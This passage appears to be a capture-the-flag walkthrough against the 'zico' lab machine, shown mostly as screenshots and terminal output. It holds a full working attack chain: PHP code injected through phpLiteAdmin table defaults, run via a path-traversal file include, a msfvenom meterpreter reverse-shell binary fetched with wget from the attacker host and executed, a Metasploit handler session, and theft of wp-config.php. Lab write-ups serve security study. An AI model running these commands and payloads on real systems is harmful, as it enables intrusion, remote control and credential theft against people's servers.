phpLiteAdmin 1.1 - Multiple Vulnerabilities                           | php/webapps/37515.txt
phpLiteAdmin - 'table' Parameter SQL Injection                        | php/webapps/38228.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities                         | php/webapps/39714.txt
---------------------------------------------------------------------- ----------------------------------
root@kali:~#
```




phpLiteAdmin - Mozilla Firefox
phpLiteAdmin
10.10.0.12/dbadmin/test_db.php?action=table_create&cor
Search
phpLiteAdmin v1.9.3
Documentation | License | Project Site
Change Database
[rw] /usr/databases/hack.php
[rw] /usr/databases/test_users
/usr/databases/hack.php
[table] 1
Create New Database [?]
Create
Log Out
/usr/databases/hack.php
Return


Table '1' has been created.

```
CREATE TABLE '1' ('1' TEXT default <?php system("whoami; id; cat /etc/*-release; uname -a"); ?>)
```


Powered by phpLiteAdmin | Page generated in 0.1141 seconds.


Mozilla Firefox
phpLiteAdmin
http://10.10...ses/hack.php
10.10.0.12/view.php?page=../../usr/databases/hack.php
Search

```
SQLite format 3@ -â! qQtable11CREATE TABLE '1' ('1' TEXT default 'www-data uid=33(www-data)
gid=33(www-data) groups=33(www-data) DISTRIB_ID=Ubuntu DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise DISTRIB_DESCRIPTION="Ubuntu 12.04.5 LTS" NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin" ID=ubuntu ID_LIKE=debian PRETTY_NAME="Ubuntu precise
(12.04.5 LTS)" VERSION_ID="12.04" Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC
2012 x86_64 x86_64 x86_64 GNU/Linux ')
```



```
root@kali:~# msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.0.10
 LPORT=443 -f elf -o shell
No encoder or badchars specified, outputting raw payload
Payload size: 99 bytes
Final size of elf file: 183 bytes
Saved as: shell
root@kali:~# file shell
shell: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, corrupted secti
on header size
root@kali:~# cp shell /var/www/html/
root@kali:~# chmod 777 /var/www/html/shell
root@kali:~# systemctl start apache2
root@kali:~#
```



phpLiteAdmin - Mozilla Firefox
phpLiteAdmin
http://10.10...ses/hack.php
10.10.0.12/dbadmin/test_db.php?action=table_create&cor
Search

phpLiteAdmin v1.9.3

Documentation | License | Project Site

Change Database

[rw] /usr/databases/hack.php
[rw] /usr/databases/shell.php
[rw] /usr/databases/test_users

/usr/databases/shell.php


[table] 1

Create New Database [?]


/usr/databases/shell.php

Table '1' has been created.
CREATE TABLE '1' ('1' TEXT default '<?php system("cd /tmp; wget http://10.10.0.10/shell; chmod 777 shell; ./shell"); ?>')


Powered by phpLiteAdmin | Page generated in 0.1567 seconds.




```
root@kali:~# systemctl start postgresql
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.0.10
LHOST => 10.10.0.10
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > run

[*] Started reverse TCP handler on 10.10.0.10:443
[*] Starting the payload handler...
[*] Sending stage (797784 bytes) to 10.10.0.12
[*] Meterpreter session 1 opened (10.10.0.10:443 -> 10.10.0.12:60714) at 2017-06-19 08:44:51 -0400

meterpreter > sysinfo
Computer     : 10.10.0.12
OS           : Ubuntu 12.04 (Linux 3.2.0-23-generic)
Architecture : x64
Meterpreter  : x86/linux
meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33
meterpreter >
```




```
meterpreter > shell
Process 1309 created.
Channel 4 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/tmp$ ls -lah
ls -lah
total 12K
drwxrwxrwt  2 root     root     4.0K Jun 19 12:44 .
drwxr-xr-x 24 root     root     4.0K Jun  1 18:54 ..
-rwxrwxrwx  1 www-data www-data  183 Jun 19 12:39 shell
www-data@zico:/tmp$ cd /home
cd /home
www-data@zico:/home$ ls
ls
zico
www-data@zico:/home$ cd zico
cd zico
www-data@zico:/home/zico$ ls
ls
bootstrap.zip                         to_do.txt          zico-history.tar.gz
joomla                                wordpress
startbootstrap-business-casual-gh-pages  wordpress-4.8.zip
www-data@zico:/home/zico$ cat to_do.txt
cat to_do.txt

try list:
- joomla
- bootstrap (+phpliteadmin)
- wordpress

www-data@zico:/home/zico$
```




```
www-data@zico:/home/zico/wordpress$ ls -lah
ls -lah
total 196K
drwxr-xr-x  5 zico zico 4.0K Jun 19 12:03 .
drwxr-xr-x  6 zico zico 4.0K Jun 19 12:04 ..
-rw-r--r--  1 zico zico  418 Sep 25  2013 index.php
-rw-r--r--  1 zico zico  20K Jan  2 17:58 license.txt
-rw-r--r--  1 zico zico 7.3K Dec 12  2016 readme.html
-rw-r--r--  1 zico zico 5.4K Sep 27  2016 wp-activate.php
drwxr-xr-x  9 zico zico 4.0K Jun  8 14:29 wp-admin
-rw-r--r--  1 zico zico  364 Dec 19  2015 wp-blog-header.php
-rw-r--r--  1 zico zico 1.6K Aug 29  2016 wp-comments-post.php
-rw-r--r--  1 zico zico 2.8K Jun 19 12:03 wp-config.php
drwxr-xr-x  4 zico zico 4.0K Jun  8 14:29 wp-content
-rw-r--r--  1 zico zico 3.3K May 24  2015 wp-cron.php
drwxr-xr-x 18 zico zico  12K Jun  8 14:29 wp-includes
-rw-r--r--  1 zico zico 2.4K Nov 21  2016 wp-links-opml.php
-rw-r--r--  1 zico zico 3.3K Oct 25  2016 wp-load.php
-rw-r--r--  1 zico zico  34K May 12 17:12 wp-login.php
-rw-r--r--  1 zico zico 7.9K Jan 11 05:13 wp-mail.php
-rw-r--r--  1 zico zico  16K Apr  6 18:01 wp-settings.php
-rw-r--r--  1 zico zico  30K Jan 24 11:08 wp-signup.php
-rw-r--r--  1 zico zico 4.5K Oct 14  2016 wp-trackback.php
-rw-r--r--  1 zico zico 3.0K Aug 31  2016 xmlrpc.php
www-data@zico:/home/zico/wordpress$
```




```
meterpreter > download /home/zico/wordpress/wp-config.php /root
[*] Downloading: /home/zico/wordpress/wp-config.php -> /root/wp-config.php
[*] Downloaded 2.76 KiB of 2.76 KiB (100.0%): /home/zico/wordpress/wp-config.php -> /root/wp-config
.php
[*] download   : /home/zico/wordpress/wp-config.php -> /root/wp-config.php
meterpreter >
```



